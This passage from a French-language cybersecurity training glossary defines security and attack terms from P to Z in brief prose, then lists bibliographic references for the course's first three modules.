- **Peer-to-Peer Attack (Attaque de pair à pair)** : Une attaque peer-to-peer est une forme d'attaque DDoS dans laquelle l'attaquant exploite un certain nombre d'anomalies dans les serveurs peer-to-peer pour lancer une attaque DDoS.
- **Périmètre de sécurité électronique** : Il s'agit de la frontière entre les zones sécurisées et non sécurisées.
- **Périmètre du réseau** : Il s'agit de la limite la plus extérieure d'une zone en réseau, comme par exemple un groupe de ressources.
- **Phishing (Hameçonnage)** : L'hameçonnage est une pratique consistant à envoyer un courrier électronique qui prétend provenir d'un site légitime dans le but d'obtenir des informations personnelles ou des informations sur le compte d'un utilisateur.
- **Piggybacking** : Le piggybacking consiste généralement à entrer dans un bâtiment ou une zone de sécurité avec le consentement de la personne autorisée.
- **Ping of Death Attack (PoD, Attaque du Ping de la mort)** : Dans une attaque par ping de la mort, l'attaquant tente de faire tomber, de déstabiliser ou de paralyser le système ou le service ciblé en envoyant des paquets malformés ou surdimensionnés à l'aide d'une simple commande ping.
- **Piratage Bluetooth** : Le piratage Bluetooth fait référence à l'exploitation des vulnérabilités d'implémentation de la pile Bluetooth pour compromettre les données sensibles dans les équipements et les réseaux compatibles avec Bluetooth.
- **Platform-as-a-Service (PaaS)** : Offre Cloud qui propose des outils de développement, une gestion de la configuration et des plateformes de déploiement qui peuvent être utilisés par les clients pour développer des applications.
- **Point d'accès (Access Point ou AP)** : Un point d'accès permet de connecter des équipements à un réseau par une liaison sans fil.
- **Procédures** : Les procédures sont des approches organisationnelles que les attaquants suivent pour lancer une attaque.
- **Protection insuffisante de la couche de transport** : Une protection insuffisante de la couche de transport est une faille de sécurité qui se produit lorsqu'une application ne parvient pas à protéger le trafic sensible qui circule dans un réseau.
- **Protocoles industriels** : Protocoles utilisés pour la communication série et la communication sur le réseau Ethernet standard.
- **Proxy Web** : Un serveur proxy est situé entre le client Web et le serveur Web pour empêcher le blocage d'IP et maintenir l'anonymat.
- **Publiciel (Adware)** : Désigne un logiciel ou un programme qui diffuse des publicités et génère des annonces et des pop-ups non sollicités

R

- **Racine du serveur** : Il s'agit du répertoire racine de niveau supérieur de l'arborescence des répertoires dans lequel sont stockés la configuration du serveur, les fichiers exécutables et les fichiers journaux.
- **Radio logicielle (Software-defined radio ou SDR)** : La radio logicielle (SDR) est une technique permettant de générer des communications radio et de mettre en œuvre le traitement du signal à l'aide d'un logiciel (ou d'un micrologiciel), au lieu de la méthode habituelle consistant à utiliser du matériel.

- **Rainbow Table** : Une rainbow table est une table précalculée qui contient des listes de mots comme dans un fichier dictionnaire, mais qui contient également la valeur de hachage de ces mots.
- **Rainbow Table Attack** : Une attaque de type rainbow table utilise la technique de cryptanalyse du compromis temps-mémoire, qui nécessite moins de temps que les autres techniques.
- **Rançongiciel (Ransomware)** : Un rançongiciel est un type de logiciel malveillant qui restreint l'accès aux fichiers et aux dossiers du système informatique et exige le paiement d'une rançon en ligne au(x) créateur(s) du logiciel malveillant afin de lever les restrictions imposées aux utilisateurs.
- **Ransomware (rançongiciel)** : Un rançongiciel est un type de logiciel malveillant qui restreint l'accès aux fichiers et aux dossiers du système informatique et exige le paiement d'une rançon en ligne au(x) créateur(s) du logiciel malveillant afin de lever les restrictions imposées aux utilisateurs.
- **Reconnaissance** : La reconnaissance est une phase préparatoire au cours de laquelle l'attaquant recueille le plus d'informations possible sur la cible avant de passer à l'attaque.
- **Reconnaissance active** : Les techniques de reconnaissance active permettent d'acquérir des informations en interagissant directement avec la cible par tous les moyens.
- **Reconnaissance passive** : Consiste à acquérir des informations sans interagir directement avec la cible.
- **Red-team-based Penetration Testing (Test d'intrusion basé sur une équipe rouge)** : Le test d'intrusion basé sur une Red Team est une évaluation dans laquelle le pentester doit imiter le comportement d'un véritable attaquant et cibler l'environnement.
- **Règlement général sur la protection des données (RGPD)** : Le Règlement général sur la protection des données (RGPD) est l'une des lois les plus strictes en matière de confidentialité et de sécurité au niveau mondial.
- **Replay Attack (Attaque par relecture)** : Les attaquants enregistrent les commandes transmises par un opérateur et les rejouent sur le système cible pour obtenir le contrôle du système.
- **Réseau d'entreprise** : Il se compose d'un réseau de systèmes qui constituent une infrastructure informatique pour l'entreprise.
- **Réseau industriel** : On dit d'un réseau de systèmes de contrôle automatisés qu'il s'agit d'un réseau industriel.
- **Réseau sans fil** : Le réseau sans fil (Wi-Fi) fait référence à un réseau local sans fil (WLAN) basé sur la norme IEEE 802.11, qui permet à un équipement d'accéder au réseau depuis n'importe quel endroit situé dans le rayon d'action d'un AP.
- **Risques juridiques** : Les risques qui résultent des obligations légales.
- **Risques organisationnels** : Ce type de risques peut survenir comme un effet collatéral des tests d'intrusion.
- **Rootkits** : Les rootkits sont des programmes qui cachent leur présence ainsi que les activités malveillantes de l'attaquant, lui accordant un accès complet au serveur ou à l'hôte.

S

- **Scareware (Alarmiciel)** : Les scareware sont des logiciels malveillants qui incitent les utilisateurs à naviguer sur des sites Web infestés de logiciels malveillants ou encore à télécharger ou acheter des logiciels potentiellement malveillants.
- **Script Kiddies (néophytes)** : Les script kiddies sont des pirates non qualifiés qui compromettent les systèmes en exécutant des scripts, en utilisant des outils et des logiciels développés par d'autres hackeurs.
- **Sécurité de l'information** : La sécurité de l'information est un état de l'information et de l'infrastructure dans lequel la possibilité de vol, de falsification ou de perturbation des informations et des services est maintenue à un niveau faible ou tolérable.

- **Security-as-a-Service (SECaaS)** : Il fournit des services de tests d'intrusion, d'authentification, de détection d'intrusion, d'anti-malware, de gestion des incidents de sécurité et des événements.
- **Serveur Web** : Un serveur Web est un système informatique qui stocke, traite et fournit des pages Web aux clients via HTTP.
- **Service Set Identifier (SSID)** : Un SSID est un identifiant unique de 32 caractères alphanumériques attribué à un réseau local sans fil (WLAN) qui sert à identifier le réseau sans fil.
- **Services Web** : Un service Web est une application ou un logiciel qui est déployé sur Internet. Il utilise un protocole de communication standard (tel que SOAP) pour permettre la communication entre des applications développées sur différentes plateformes.
- **Services Web RESTful** : Les services web RESTful (REpresentational State Transfer) sont conçus sur la base de contraintes utilisant les principes du HTTP pour améliorer les performances.
- **Services Web SOAP** : Le protocole SOAP (Simple Object Access Protocol) définit le format XML et est utilisé pour transférer des données entre un fournisseur de services et son client.
- **Shoulder Surfing (Espionnage par-dessus l'épaule)** : Le Shoulder Surfing est la technique qui consiste à regarder par-dessus l'épaule d'une personne pendant qu'elle saisit des informations sur son équipement.
- **Simjacker** : Simjacker est une vulnérabilité liée au navigateur S@T d'une carte SIM, qui est un logiciel préinstallé sur les cartes SIM et conçu pour fournir un ensemble d'instructions.
- **Smurf Attack (Attaque par rebond)** : Dans une attaque de type Smurf, le pirate informatique usurpe l'adresse IP de la victime et envoie un grand nombre de paquets de requête ICMP ECHO à un réseau IP.
- **Sniffing (Écoute réseau)** : L'écoute réseau est généralement utilisée par les administrateurs réseau pour effectuer des analyses du réseau, pour résoudre les problèmes réseau et pour surveiller les sessions réseau.
- **Software-as-a-Service (SaaS, logiciel en tant que service)** : Offre Cloud de logiciels et d'applications.
- **Software-defined radio (SDR, radio logicielle)** : La radio logicielle (SDR) est une technique permettant de générer des communications radio et de mettre en œuvre le traitement du signal à l'aide d'un logiciel (ou d'un micrologiciel), au lieu de la méthode habituelle consistant à utiliser du matériel.
- **Spam emails (Courriers électroniques non sollicités)** : Les spams sont des courriers électroniques non pertinents, non désirés et non sollicités, parfois utilisés pour collecter des informations financières telles que les numéros de sécurité sociale et des informations sur les réseaux.
- **Spam pour mobile** : Le spam pour téléphone mobile, également connu sous le nom de spam SMS, spam texte ou m-spam, désigne des messages non sollicités envoyés en masse à des numéros de téléphone/identifiants de messagerie connus/inconnus pour cibler des téléphones mobiles.
- **Spear-Phishing (Harponnage)** : Cette technique est utilisée pour imiter des institutions légitimes, telles que des banques, afin de voler des mots de passe, des données de cartes de crédit et de comptes bancaires, ainsi que d'autres informations sensibles.
- **Spimming** : Le SPIM (Spam over Instant Messaging) exploite les plates-formes de messagerie instantanée et utilise la MI comme outil de diffusion du spam.
- **Spoofing (Usurpation)** : Un attaquant se fait passer pour un autre utilisateur ou une autre machine (victime) pour obtenir un accès.
- **Spyware (Logiciel espion)** : Le spyware est un logiciel de surveillance furtive de l'ordinateur qui permet d'enregistrer secrètement toutes les activités des utilisateurs sur un ordinateur cible.
- **SS7** : Le système de signalisation 7 (SS7) est un protocole de communication qui permet aux utilisateurs mobiles de communiquer à travers des réseaux cellulaires.

- **Stockage Cloud** : Le stockage dans le Cloud est un moyen de stockage de données utilisé pour stocker des données numériques dans des pools logiques via le réseau.
- **Structure de document virtuelle** : Une arborescence virtuelle de documents permet de stocker des données sur une autre machine ou un autre disque lorsque le disque original est plein.
- **Syndicats criminels** : Les syndicats du crime sont des groupes d'individus ou des communautés qui sont impliqués dans des activités criminelles organisées, planifiées et prolongées.

T

- **Tactiques** : Les tactiques sont les principes de base qui décrivent la façon dont un attaquant effectue l'attaque du début à la fin.
- **Tactiques, techniques et procédures (TTP)** : Les tactiques, techniques et procédures désignent les modèles et les méthodes associés à des attaquants spécifiques ou à des groupes d'attaquants.
- **Tailgating** : Le tailgating est l'accès à un bâtiment ou à une zone sécurisée sans le consentement de la personne autorisée.
- **Tautologie** : Dans une attaque par injection SQL basée sur la tautologie, un attaquant utilise une clause OU conditionnelle telle que la condition de la clause WHERE sera toujours vraie.
- **Techniques** : Les techniques sont les méthodes techniques utilisées par un attaquant pour mener son attaque.
- **Technologie d'exploitation (OT)** : L'OT comprend les logiciels et les équipements conçus pour détecter ou déclencher des actions dans les opérations industrielles par le biais d'une surveillance et/ou d'un contrôle direct des équipements physiques industriels.
- **Téléchargement furtif (Drive-by Download)** : Attaque qui consiste à exploiter les failles des navigateurs Web pour installer des logiciels malveillants simplement en visitant une page Web.
- **Test d'intrusion** : Ce type de test de sécurité évalue la capacité d'une organisation à protéger son infrastructure (réseau, applications, systèmes et utilisateurs) contre les menaces externes et internes.
- **Test d'intrusion basé sur une équipe rouge (Red-team-based Penetration Testing)** : Le test d'intrusion basé sur une Red Team est une évaluation dans laquelle le pentester doit imiter le comportement d'un véritable attaquant et cibler l'environnement.
- **TKIP** : Protocole de sécurité utilisé dans le WPA en remplacement du WEP.
- **Trojan (Cheval de Troie)** : Le cheval de Troie est un programme malveillant qui est contenu dans un programme ou des données apparemment inoffensifs, ce qui permet de prendre le contrôle et de causer des dommages.

U

- **Usurpation (Spoofing)** : Un attaquant se fait passer pour un autre utilisateur ou une autre machine (victime) pour obtenir un accès.
- **Usurpation d'identité** : L'usurpation d'identité est une technique courante d'ingénierie sociale basée sur les personnes, par laquelle un attaquant se fait passer pour une personnalité légitime ou autorisée.
- **Usurpation/Duplication MAC (MAC Spoofing/Duplicating)** : Une attaque par duplication MAC est lancée en écoutant un réseau pour trouver les adresses MAC des clients qui sont activement associés au port d'un commutateur et en réutilisant une de ces adresses.
- **Utilisateur négligent** : Les utilisateurs qui ne sont pas informés des menaces potentielles pour la sécurité ou qui contournent simplement les procédures de sécurité générales pour des raisons d'efficacité dans leur travail.

V

- **Vers informatiques (Computer Worms)** : Les vers informatiques sont des programmes malveillants qui se dupliquent, s'exécutent et se propagent sur les connexions réseau de manière autonome, sans intervention humaine.
- **Virtualisation** : La virtualisation est la capacité d'exécuter plusieurs systèmes d'exploitation sur un seul système physique et de partager les ressources sous-jacentes telles qu'un serveur, un équipement de stockage ou un réseau.
- **Virus** : Un virus est un programme qui se réplique automatiquement et produit sa propre copie en s'attachant à un autre programme, à un secteur de démarrage de l'ordinateur ou à un document.
- **Vishing** : Le Vishing (hameçonnage vocal ou VoIP) est une technique d'usurpation d'identité dans laquelle l'attaquant utilise la technologie VoIP (Voice over IP) pour inciter des personnes à révéler leurs informations financières et personnelles sensibles et utilise ces informations à des fins financières.
- **Vulnérabilité** : Une vulnérabilité est une faiblesse dans la conception ou la mise en œuvre d'un système qui peut être exploitée pour compromettre la sécurité du système.

W

- **Weaponization (Armement)** : L'adversaire analyse les données recueillies pendant la phase de reconnaissance pour identifier les vulnérabilités et les techniques qu'il peut utiliser pour obtenir un accès non autorisé à l'organisation cible.
- **WEP** : le WEP est un algorithme de chiffrement pour les réseaux sans fil IEEE 802.11. Il s'agit d'une ancienne norme de sécurité sans fil qui peut être facilement piratée.
- **Whaling (Chasse à la baleine)** : Une attaque de type whaling est un type d'hameçonnage qui cible des cadres de haut niveau comme les PDG, les directeurs financiers, les politiciens et les célébrités qui ont un accès complet à des informations confidentielles et très précieuses.
- **White Hats (Chapeaux blancs)** : Les chapeaux blancs ou White Hats sont des experts en intrusion (pentesters) qui utilisent leurs compétences en hacking à des fins défensives.
- **WPA** : Il s'agit d'un protocole de chiffrement sans fil avancé utilisant TKIP et le contrôle d'intégrité des messages (MIC) pour fournir un chiffrement et une authentification forts.
- **WPA2** : il s'agit d'une mise à niveau de WPA utilisant AES et le protocole CCMP (Counter Mode Cipher Block Chaining Message Authentication Code Protocol) pour le chiffrement des données transmises par des réseaux sans fil.
- **WPA2 Enterprise** : Il intègre les normes EAP au chiffrement WPA2.
- **WPA3** : Il s'agit d'un protocole de sécurité Wi-Fi de troisième génération qui offre de nouvelles fonctionnalités pour un usage personnel et professionnel.
- **Wrapping Attack (Attaque par enveloppement)** : Une attaque par enveloppement est réalisée pendant la traduction du message SOAP dans la couche TLS où les attaquants dupliquent le corps du message et l'envoient au serveur en tant qu'utilisateur légitime.

Z

- **Zones et conduits** : Technique de cloisonnement des réseaux utilisée pour isoler les réseaux et les ressources afin d'imposer et de maintenir de solides mécanismes de contrôle d'accès.

Références

Module 01 : Principes fondamentaux de la sécurité de l'information

1. (2006), The Cybercrime Act 2001 Australia, Germany, Singapore Chapter 50A: Computer misuse Act, aux adresses <http://www.cybercrimelaw.net/laws/countries/australia.html>, <http://www.cybercrimelaw.net/laws/countries/germany.html>, <http://www.mosstingrett.no/info/legal.html#29>.
2. (2006), Computer Misuse Act 1990 Chapter 18 Unauthorized access to computer material, à l'adresse <http://www.cybercrimelaw.net/laws/countries/uk.html>.
3. Police and Justice Act 2006, à l'adresse http://www.opsi.gov.uk/acts/acts2006/ukpga_20060048_en_7#pt5-pb2.
4. Ms. Mousami Pawar, (2014), Network Security, à l'adresse <http://www.slideshare.net/mousmip/network-security-fundamental>.
5. John E. Canavan, Fundamentals of Network Security, à l'adresse [https://www.askcypert.org/sites/default/files/Canavan_J.E._Fundamentals_of_network_security_\(2001\)\(en\)\(218s\).pdf](https://www.askcypert.org/sites/default/files/Canavan_J.E._Fundamentals_of_network_security_(2001)(en)(218s).pdf).
6. What is Information Security?, à l'adresse <http://demop.com/articles/what-is-information-security.pdf>.
7. Vangie Beal, Insider attack, à l'adresse <https://www.webopedia.com/definitions/insider-attack/>.
8. PCI SSC Data Security Standards Overview, à l'adresse https://www.pcisecuritystandards.org/pci_security/how.
9. (2010), Payment Card Industry (PCI) Data Security Standard, à l'adresse ISO/IEC 27001:2013, à l'adresse <https://www.iso.org/standard/54534.html>.
10. Health Information Privacy, à l'adresse <https://www.hhs.gov/hipaa/index.html>.
11. (2002), PUBLIC LAW 107-204—JULY 30, à l'adresse <https://www.sec.gov/answers/about-lawshtml.html#sox2002>.
12. Executive Summary Digital Millennium Copyright Act Section 104 Report, à l'adresse https://www.copyright.gov/reports/studies/dmca_dmca_executive.html.
13. (1998), The Digital Millennium Copyright Act of 1998 U.S. Copyright Office Summary, à l'adresse <https://www.copyright.gov/legislation/dmca.pdf>.
14. (2002), Federal Information Security Management Act (FISMA) Implementation Project, à l'adresse <https://csrc.nist.gov/projects/risk-management>.
15. Joe Jenkins, (2000), Internet Security and Your Business - Knowing the Risks, à l'adresse <https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=22da83c8-8a6a-4fa9-aa58-5d5b4925f625&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments>.
16. Mark Winston Egan, Tim Mather, (2004), An Executive's Information Security Challenge, à l'adresse <https://www.informit.com/articles/article.aspx?p=368647&seqNum=3>.
17. Algirde Pipikaite, Marc Barrachin, Scott Crawford, (2021), These are the top cybersecurity challenges of 2021, à l'adresse <https://www.weforum.org/agenda/2021/01/top-cybersecurity-challenges-of-2021/>.
18. Bricata, (2019), The Top 10 Network Security Challenges in 2019, à l'adresse <https://bricata.com/blog/top-network-security-challenges-2019/>.
19. Kelson Lawrence, (2013), Network Security Part 1: Attacks0, à l'adresse <http://blog.boson.com/bid/88333/Network-Security-Part-1-Attacks>.
20. Different Classes of Network attacks and how to defend them, à l'adresse <http://www.omnisecu.com/ccna-security/different-classes-of-network-attacks-and-how-to-defend-them.php>.
21. Common Types of Network Attacks, à l'adresse <https://www.vskills.in/certification/tutorial/wimax-4g-2/network-attacks/>.
22. Data Protection Act 2018 CHAPTER 12, à l'adresse https://www.legislation.gov.uk/ukpga/2018/12/pdfs/ukpga_20180012_en.pdf.

Module 02 : Principes fondamentaux du hacking éthique

23. (2006), Ethical Hacking, à l'adresse <http://neworder.box.sk/news/921>.
24. (2006), Hacker methodology, à l'adresse <http://www.hackersecuritymeasures.com/>.
25. Ian Sutherland, Is Ethical Hacking Actually Ethical or even Legal?, à l'adresse <https://ianhsutherland.com/ethical-hacking/>.
26. Is ethical hacking legal?, à l'adresse https://www.answers.com/Q/Is_ethical_hacking_legal?#slide=2.
27. Morey Haber, (2017), What is the Difference Between a Threat Actor, Hacker and Attacker?, à l'adresse <https://www.beyondtrust.com/blog/entry/difference-between-a-threat-actor-hacker-attacker>.
28. Anthony Giandomenico, (2017), Know Your Enemy: Understanding Threat Actors, à l'adresse <https://www.csoonline.com/article/3203804/security/know-your-enemy-understanding-threat-actors.html>.
29. Margaret Rouse, (2012), Industrial Espionage, à l'adresse <https://whatis.techtarget.com/definition/industrial-espionage>.
30. The Cyber Kill Chain®, à l'adresse <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>.
31. What is the Cyber Kill Chain?, à l'adresse <https://images.idgesg.net/images/article/2017/11/cyber-kill-chain-infographic-100741032-orig.jpg>.
32. Tactics, Techniques, and Procedures, à l'adresse <https://azeria-labs.com/tactics-techniques-and-procedures-ttps/>.
33. Ely Kahn, (2017), Threat Hunting: 10 Adversary Behaviors to Hunt For, à l'adresse <https://www.linkedin.com/pulse/threat-hunting-10-adversary-behaviors-hunt-ely-kahn/>.
34. Margaret Rouse, (2017), command-and-control server (C&C server), à l'adresse <https://whatis.techtarget.com/definition/command-and-control-server-CC-server>.
35. Agathoklis Prodromou, (2016), Detection and Prevention – An Introduction to Web-Shells – Final Part, à l'adresse <https://www.acunetix.com/blog/articles/detection-prevention-introduction-web-shells-part-5/>.
36. Aaron Shelmire, (2015), Detecting Web Shells in HTTP access logs, à l'adresse <https://www.anomali.com/blog/detecting-web-shells-in-http-access-logs>.
37. Indicators of Compromise, à l'adresse <https://www.trendmicro.com/vinfo/us/security/definition/indicators-of-compromise>.
38. Nate Lord, (2017), What are indicators of compromise?, à l'adresse <https://digitalguardian.com/blog/what-are-indicators-compromise>.
39. Josh Ray, (2015), Understanding the Threat Landscape: Indicators of Compromise (IOCs), à l'adresse http://www.circleid.com/posts/20150625Understanding_the_threat_landscape_indicators_of_compromise_iocts/.
40. Ericka Chickowski, (2013), Top 15 Indicators Of Compromise, à l'adresse https://www.darkreading.com/attacks-breaches/top-15-indicators-of-compromise/d/d-id/1140647?page_number=2.
41. Identifying Threat Actors, à l'adresse <https://blogs.getcertifiededgeahead.com/identifying-threat-actors/>.
42. Insider Threats in Cyber Security: What can Employers Do to Protect Themselves? , à l'adresse <https://www.virtru.com/blog/insider-threats-in-cyber-security/>.
43. What Is Shadow IT? 5 Risks of Shadow IT and How to Avoid Them, à l'adresse <https://kmicro.com/what-is-shadow-it/>.
44. Michael Morrison, (2020), Security threats associated with shadow IT, à l'adresse <https://www.helpnetsecurity.com/2020/05/18/security-shadow-it/>.
45. What is Cyber Espionage?, à l'adresse <https://www.vmware.com/topics/glossary/content/cyber-espionage>.
46. (2017), Industrial Espionage is a major threat to the Manufacturing Sector, à l'adresse <https://iiot-world.com/ics-security/cybersecurity/industrial-espionage-is-a-major-threat-to-the-manufacturing-sector/>.
47. The Nation State Actor Cyber threats, methods and motivations, à l'adresse <https://www.baesystems.com/en/cybersecurity/feature/the-nation-state-actor>.
48. (2020), Shadow IT: Uncovering the Hidden Security Threat, à l'adresse <https://www.coreview.com/blog/shadow-it-hidden-security-threat/>.
49. (2013), Organized Crime Hackers Are The True Threat To American Infrastructure, à l'adresse <https://www.businessinsider.in/defense/infosec/organized-crime-hackers-are-the-true-threat-to-american-infrastructure/articleshow/21039745.cms>.

Module 03 : Menaces sur la sécurité de l'information et évaluation des vulnérabilités

50. Calyptix, (2015), Top 7 Network Attack Types in 2015, à l'adresse <https://www.calyptix.com/top-threats/top-7-network-attack-types-in-2015-so-far/>.
51. Threat, à l'adresse <https://www.techopedia.com/definition/25263/threat>.
52. Rick Lutkus, (2015), Information Security Threat: Technological Exploits, à l'adresse <http://www.lawtechnologytoday.org/2015/05/information-security-threat-technological-exploits/>.
53. Threats, Vulnerabilities and Exploits, à l'adresse <https://www.icann.org/en/blogs/details/threats-vulnerabilities-and-exploits--oh-my-10-8-2015-en>.
54. Cyberthreat, à l'adresse <https://www.techopedia.com/definition/25263/cyberthreat>.
55. Threat types, à l'adresse [https://en.wikipedia.org/wiki/Threat_\(computer\)#Threats_classification](https://en.wikipedia.org/wiki/Threat_(computer)#Threats_classification).
56. Types of Security Threats, à l'adresse <http://etutorials.org/Networking/Router+firewall+security/Part+I+Security+Overview+and+Firewalls/Chapter+1.+Security+Threats/Types+of+Security+Threats/>.
57. The Four Primary Types of Network Threats, à l'adresse <http://etutorials.org/Networking/Cisco+Certified+Security+Professional+Certification/Part+I+Introduction+to+Network+Security/Chapter+1+Understanding+Network+Security+Threats/The+Four+Primary+Types+of+Network+Threats/>.
58. Threat, vulnerability, risk – commonly mixed up terms, à l'adresse <https://www.threatanalysis.com/2010/05/03/threat-vulnerability-risk-commonly-mixed-up-terms/>.
59. Commodo Communications - Threats to your Security on the Internet, à l'adresse <http://www.commodo.com/threat/index.htm>.
60. David Wells, (1996), Wrappers, à l'adresse <http://www.objs.com/survey/wrap.htm>.
61. Trojans FAQ, à l'adresse <https://techgenix.com/trojans-faq/>.
62. Candid Wueest, (2015), The state of financial Trojans 2014, à l'adresse <https://docs.broadcom.com/docs/state-of-financial-trojans-2014-en>.
63. (2013), Battling with Cyber Warriors- Exploit Kits, à l'adresse <https://resources.infosecinstitute.com/battling-cyber-warriors-exploit-kits/>.
64. Joshua Cannell, (2013), Tools of the Trade: Exploit Kits, à l'adresse <https://blog.malwarebytes.com/cybercrime/2013/02/tools-of-the-trade-exploit-kits/>.
65. Yotam Gottesman, (2014), RSA Uncovers New POS Malware Operation Stealing Payment Card & Personal Information, à l'adresse <https://community.rsa.com/t5/rsa-netwitness-platform-blog/rsa-uncovers-new-pos-malware-operation-stealing-payment-card/ba-p/519033>.
66. Marshall Brain, How Computer Viruses Work, à l'adresse http://www.mindpride.net/root/Extras/how-stuff-works/how_computer_viruses_work.htm.
67. Virus Protection, à l'adresse http://www.mindpride.net/root/services/virus_alert_map_advisory.htm.
68. Norman Book on Computer Viruses, à l'adresse <http://download.norman.no/manuals/eng/BOOKON.PDF>.
69. Ransomware, à l'adresse <https://en.wikipedia.org/wiki/Ransomware>.
70. Computer Worms, à l'adresse <https://userpages.umbc.edu/~dgorin1/432/worms.htm>.
71. Worm, à l'adresse <https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/worm>.
72. Ed Skoudis, (2003), Trojan horses, à l'adresse <https://www.informit.com/articles/article.aspx?p=102181&seqNum=2>.
73. (2016), What Is A Banking Trojan And How Does It Work, à l'adresse <https://thecentexitguy.com/what-is-a-banking-trojan-and-how-does-it-work/>.
74. (2016), Kaspersky Security Bulletin 2016. Story of the year The Ransomware revolution, à l'adresse <https://media.kaspersky.com/en/business-security/kaspersky-story-of-the-year-ransomware-revolution.pdf>.
75. What is the FAT Virus?, à l'adresse <https://www.easytechjunkie.com/what-is-the-fat-virus.htm>.

76. E-Mail Virus, à l'adresse <https://www.techopedia.com/definition/15802/email-virus>.
77. (2016), Necurs Botnet Returns With Updated Locky Ransomware In Tow, à l'adresse <https://www.proofpoint.com/us/threat-insight/post/necurs-botnet-returns-with-updated-locky-ransomware-in-tow>.
78. (2019), Point-of-sale malware, à l'adresse https://en.wikipedia.org/wiki/Point-of-sale_malware.
79. (2013), Point-of-Sale Malware Threats, à l'adresse <https://www.secureworks.com/research/point-of-sale-malware-threats>.
80. (2016), Point of Sale (POS), à l'adresse <https://blog.malwarebytes.com/threats/point-of-sale-pos/>.
81. (2017), New Trojan Attacks Point-Of-Sale Systems Seeking Card Info, à l'adresse <https://www.cyberianit.com/2017/07/26/new-trojan-attacks-point-of-sale-systems-seeking-card-info/>.
82. (2019), BasBanke: Trend-setting Brazilian banking Trojan, à l'adresse <https://securelist.com/basbanke-trend-setting-brazilian-banking-trojan/90365/>.
83. David Maciejak and Kenny Yongjian Yang, (2018), Dharma Ransomware: What It's Teaching Us, à l'adresse <https://www.fortinet.com/blog/threat-research/dharma-ransomware--what-it-s-teaching-us>.
84. Lena Fuks, (2019), 10 Ransomware Attacks You Should Know About in 2019, à l'adresse <https://www.allot.com/blog/10-ransomware-attacks-2019/>.
85. Ransomware, à l'adresse <https://www.trendmicro.com/vinfo/us/security/news/ransomware/page/1>.
86. Allan Liska, (2019), 4 Ransomware Trends to Watch in 2019, à l'adresse <https://www.recordedfuture.com/ransomware-trends-2019/>.
87. (2019), Fileless threats, à l'adresse <https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/fileless-threats>.
88. Mary Branscombe, (2019), What is fileless malware and how do you protect against it?, à l'adresse <https://www.techrepublic.com/article/what-is-fileless-malware-and-how-do-you-protect-against-it/>.
89. Kate Brew, (2019), Fileless Malware Detection: A Crash Course, à l'adresse <https://cybersecurity.att.com/blogs/security-essentials/fileless-malware-detection>.
90. Lenny Zeltser, (2018), How Fileless Malware Infections Start, à l'adresse <https://blog.minerva-labs.com/how-fileless-malware-infections-start>.
91. Jareth, (2017), Fileless malware: Invisible threat or scaremongering hype?, à l'adresse <https://blog.emisoft.com/en/29070/fileless-malware-attacks/>.
92. What Is Fileless Malware?, à l'adresse <https://www.mcafee.com/enterprise/en-in/security-awareness/ransomware/what-is-fileless-malware.html>.
93. Fileless Malware Attacks, à l'adresse https://d3pakblog.wordpress.com/2018/05/05/d34n6_fileless-malware-attacks-intro/.
94. Pedro Tavares, (2018), The Art of Fileless Malware, à l'adresse <https://resources.infosecinstitute.com/art-fileless-malware/#gref>.
95. Edmund Brumaghin, (2019), Divergent: "Fileless" NodeJS Malware Burrows Deep Within the Host, à l'adresse <https://blog.talosintelligence.com/2019/09/divergent-analysis.html>.
96. Manohar Ghule and Mohd Sadique, (2019), Fileless malware campaign roundup, à l'adresse <https://www.zscaler.com/blogs/research/fileless-malware-campaign-roundup>.
97. Dor Zvi, (2019), Obfuscated Fileless Malware in Cyberattackers' Toolkits: A Closer Look, à l'adresse <https://www.mimecast.com/blog/2019/06/obfuscated-fileless-malware-in-cyberattackers-toolkits-a-closer-look/>.
98. David Strom, (2019), How to Defend Your Organization Against Fileless Malware Attacks, à l'adresse <https://securityintelligence.com/how-to-defend-your-organization-against-fileless-malware-attacks/>.
99. (2018), Fileless Malware: What It Is and How to Stop It, à l'adresse <https://www.tripwire.com/state-of-security/security-awareness/fileless-malware-stop/>.
100. Sharron Malaver, (2018), How to Protect Against Fileless Malware Attacks, à l'adresse <https://blog.minerva-labs.com/how-to-protect-against-fileless-malware-attacks>.
101. Margaret Rouse, (2019), Fileless malware attack, à l'adresse <https://whatis.techtarget.com/definition/fileless-infection-fileless-malware>.

102. Stephen Cooper, (2018), Fileless malware attacks explained, à l'adresse <https://www.comparitech.com/blog/information-security/fileless-malware-attacks/>.
103. (2018), Fileless Malware the Stealth Attacker, à l'adresse https://www.allot.com/resources/TB_FILELESS_MALWARE_THREAT_BULLETIN.pdf_.pdf.
104. Microsoft Vulnerability Research (MSVR), à l'adresse <https://www.microsoft.com/en-us/msrc/msvr>.
105. Renaud Deraison and Ron Gula, (2009), Blended Security Assessments, à l'adresse <https://www.tenable.com/sites/drupal.dmx.tenablesecurity.com/files/uploads/documents/whitepapers/Blended%20Security%20Assesments.pdf>.
106. (2011), What is a vulnerability assessment?, à l'adresse <http://resecure.me/pdf/17542.pdf>.
107. Marcelo Silva, (2012), Vulnerability Assessment, à l'adresse <https://www.slideshare.net/CelloLtd/info-security-vulnerability-assessment>.
108. Common Vulnerability Scoring System Calculator, à l'adresse <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>.
109. (2019), Common Weakness Enumeration, à l'adresse https://en.wikipedia.org/wiki/Common_Weakness_Enumeration.
110. (2015), Testing Scan Credentials for More Accurate Vulnerability Assessment, à l'adresse <https://www.tripwire.com/state-of-security/vulnerability-management/testing-scan-credentials-for-more-accurate-vulnerability-assessment/>.
111. (2011), Credentialated vs Non-Credentialated scans, à l'adresse <https://discussions.qualys.com/thread/10133>.
112. Syamini Sreedharan, What is Vulnerability Assessment? Testing Process, VAPT Scan Tool, à l'adresse <https://www.guru99.com/vulnerability-assessment-testing-analysis.html>.
113. Martin Hell, (2019), What is a security threat?, à l'adresse <https://debricked.com/blog/2019/05/29/what-is-a-security-threat>.
114. Stephen Watts, (2020), IT Security Vulnerability vs Threat vs Risk: What are the Differences?, à l'adresse <https://www.bmc.com/blogs/security-vulnerability-vs-threat-vs-risk-whats-difference/>.
115. What is Adware? – Definition and Explanation, à l'adresse <https://www.kaspersky.co.in/resource-center/threats/adwar>.
